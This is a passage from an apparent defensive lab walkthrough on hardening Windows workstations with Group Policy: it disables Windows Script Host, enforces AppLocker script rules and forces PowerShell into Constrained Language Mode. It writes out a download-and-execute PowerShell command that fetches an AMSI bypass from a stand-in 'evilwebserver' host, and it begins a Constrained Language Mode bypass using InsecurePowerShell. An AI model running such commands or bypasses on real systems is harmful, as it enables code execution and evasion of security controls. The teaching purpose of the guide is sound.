    In this window, we can see that a number of domain policies already exist. On the right, please right-click and select "New". We can call this GPO "Restricting Script Execution".



Name: Restricting Script Execution

Source Starter GPO: (none)

12. **Editing the "Restricting Script Execution" Policy**


    Now, let's try to edit the newly created policy. We can do this by right-clicking it and selecting the "Edit" option. This will launch a new window, which can be used to configure the settings that should apply as part of this policy.

13. **Create new registry key to disable WSH**

    As we discussed during the course, the Windows Script Host is responsible for the execution of a number of scripts on Windows hosts (including .vbs and .js). We can disable it using a registry key! In the newly opened Window ("Group Policy Management Editor"), we will disable the Windows Script Host by adding a new registry key. In the left-hand side of the window, we will open the following structure:

    - Restricting Script Execution
        - Computer Configuration
            - Preferences
                - Windows Settings
                    - Registry

    We can now right-click in the registry window to the right and select "New" -> "Registry Item".



14. **WSH registry value**

The registry key we want to create to disable the Windows Script Host is the following:

*HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled*


We will thus enter the following values:

*Hive: HKEY_LOCAL_MACHINE*
*Key Path: Software\Microsoft\Windows Script Host\Settings\*
*Value: Enabled*

You could either write these values yourself manually or select them in the drill-down menu provided to you.

Furthermore, the value type will be a "REG_DWORD" and the value data will be "0".

Note that this will update the relevant registry key on all systems on which the group policy is being enforced, thereby effectively disabling the Windows Script host.



Action: Create

Hive: HKEY_LOCAL_MACHINE

Key Path: SOFTWARE\Microsoft\Windows Script Host\Se

Value name

□ Default Enabled

Value type: REG_DWORD

Value data: 0

Base

○ Hexadecimal

● Decimal

Last changed: 8/11/2017 4:48:51 PM


15. **Enabling Application Identity Service**

As you may remember, the Windows Script Host influence VBScript & JScript, but does not affect Powershell. Let's also have a look at how we can harden PowerShell execution. As we indicated before, fully blocking PowerShell is often not feasible (plus it is a management tool recommend by Microsoft!).

We can try enabling Applocker in order to limit the execution of scripts, thereby running scripts that do not meet AppLocker's policy in Constrained Language Mode. For this, we first need to enable the "Application Identity" service, which we can do by browsing another section of the domain policy (left-hand side of the window):

- Computer Configuration
    - Policies
        - Windows Settings
            - Security Settings
                - System Services

Select the Application Identity service. Open its properties, and enable the setting to Automatic. This will start the Application Identity service automatically, this service is a pre-requisite for AppLocker.



Application Identity Properties

Security Policy Setting

Application Identity

☑ Define this policy setting

Select service startup mode:

● Automatic

○ Manual

○ Disabled

Edit Security...


OK Cancel Apply

16. **Enabling Applocker to run Powershell in CLM**

    Let's now configure Applocker to run any scripts that are not allowed by the rules to run in Constrained Language Mode. This can be achieved by generating the default script rules and enforcing them. We can do so by:

    - Under Security Settings, drill down to Application Control Policies -> AppLocker
    - Click on "Configure rule enforcement".
    - We will enable the checkbox for "Script rules".

    Once done, please click "OK".


AppLocker Properties

Enforcement | Advanced

Specify whether AppLocker rules are enforced for each rule collection.

Executable rules:
☐ Configured
Enforce rules

Windows Installer rules:
☐ Configured
Enforce rules

Script rules:
☑ Configured
Enforce rules

Packaged app Rules:
☐ Configured
Enforce rules


More about rule enforcement

Group Policy Management Editor
File
Action
View
Help
Computer Configuration
Policies
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Local Policies
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE 802.3) Policies
Windows Firewall with Advanced Security
Network List Manager Policies
Wireless Network (IEEE 802.11) Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
AppLocker
IP Security Policies on Active Directory (SYNC
Advanced Audit Policy Configuration

17. **Configure Applocker script rules**

Now that we've configured AppLocker to enforce script rules, we still need to add rules of course! Luckily, AppLocker can be configured to automatically create a set of default rules. We can do this as following: Under the "AppLocker" entry in the GPO, drill down to Script rules, right click, and select "Create Default Rules".


This will create the default rules essential for the operation of our Windows computers.


Creates the default rules for a rule c

18. **Applying the GPO's to our workstations**

Finally, we have to apply the GPO we just created to our workstation OU. We can do this by linking it, as we've done before. After closing the "Group Policy Editor" window, right-click the Workstations OU and select "Link an Existing GPO...".

In the "Select GPO" window, select "Restricting Script Execution" and click "OK".



Look in this domain: synctechlabs.com

Group Policy objects:

| Name |
|---|
| Default Domain Controllers Policy |
| Default Domain Policy |
| Disable Windows Update |
| Enable Windows Update |
| Restricting Script Execution |

19. **Switch back to our Windows workstation**

    Once the group policy has been created on the Domain Controller, switch back to the Windows 10 machine. Should the session be locked, please use the following credentials:


    - Username: alan.marshall
    - Password: Awesomesauce123

20. **Refresh the domain policy**

    Back on our Windows 10 host, please open a command prompt and run the following command:

    ```
    C:\Users\alan.marshall> gpupdate /force
    ```


    By running gpupdate, the workstation will fetch & apply all applicable group policies!



```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alan.marshall>gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.


C:\Users\alan.marshall>
```

21. **Retry running .js and .vbs files**

    Let's retry running the .js and .vbs files. If you again double-click the files, you should receive an error message indicating that the Windows Script Host has been disabled!



| Name | Date modified | Type | Size |
|---|---|---|---|
| payload.hta | 12/15/2018 7:46 PM | HTML Application | 8 KB |
| payload.js | 12/15/2018 7:45 PM | JavaScript File | 1 KB |
| payload.ps1 | 12/15/2018 7:45 PM | Windows PowerS... | 4 KB |
| payload.vbs | 12/15/2018 7:45 PM | VBScript Script File | 8 KB |

Windows Script Host

Windows Script Host access is disabled on this machine.
Contact your administrator for details.

22. **Retry PowerShell payload execution**


    What about PowerShell? Are we still able to execute PowerShell code? Let's have a look! As a first step, let's close all of the open PowerShell windows and open a new one.

    In the new PowerShell window, please run the following commands:

**PS C:\Users\alan.marshall>** $ExecutionContext.SessionState.LanguageMode
=> This should show that PowerShell is now running in Constrained language mode. If it still says FullLanguage, please close the PowerShell window, wait +- 1 minute, open a new PowerShell window and try again. This sometimes takes a while...

**PS C:\Users\alan.marshall>** Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/samples/amsibypass.ps1"))

You will notice that PowerShell Constrained Language Mode does not allow the webclient object to be created, thereby effectively blocking the running of the AMSI bypass (and any other payload for that matter)...



Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\alan.marshall> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\alan.marshall> Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/sa
mples/amsibypass.ps1"))
new-object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:21
+ Invoke-Expression ((new-object net.webclient).downloadstring("http:// ...
+                     ~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

PS C:\Users\alan.marshall> _
```

23. **Bypass CLM using InsecurePowerShell**

As a final step, we will now demonstrate how Constrained Language Mode can still by bypassed! We will use another PowerShell host called "InsecurePowershell", which was developed by Ryan Cobb (Cobbr). You can find it on https://github.com/cobbr/InsecurePowerShell. We have downloaded a version of it under the Red Team directory on the Desktop.

In a Windows command line, please navigate to the "C:\Users\alan.marshall\Desktop\Red Team\InsecurePowerShell" folder and run pwsh.exe:

**C:\Users\alan.marshall>** cd "Desktop\Red Team\InsecurePowerShell"
**C:\Users\alan.marshall\Desktop\Red Team\InsecurePowerShell>** pwsh.exe

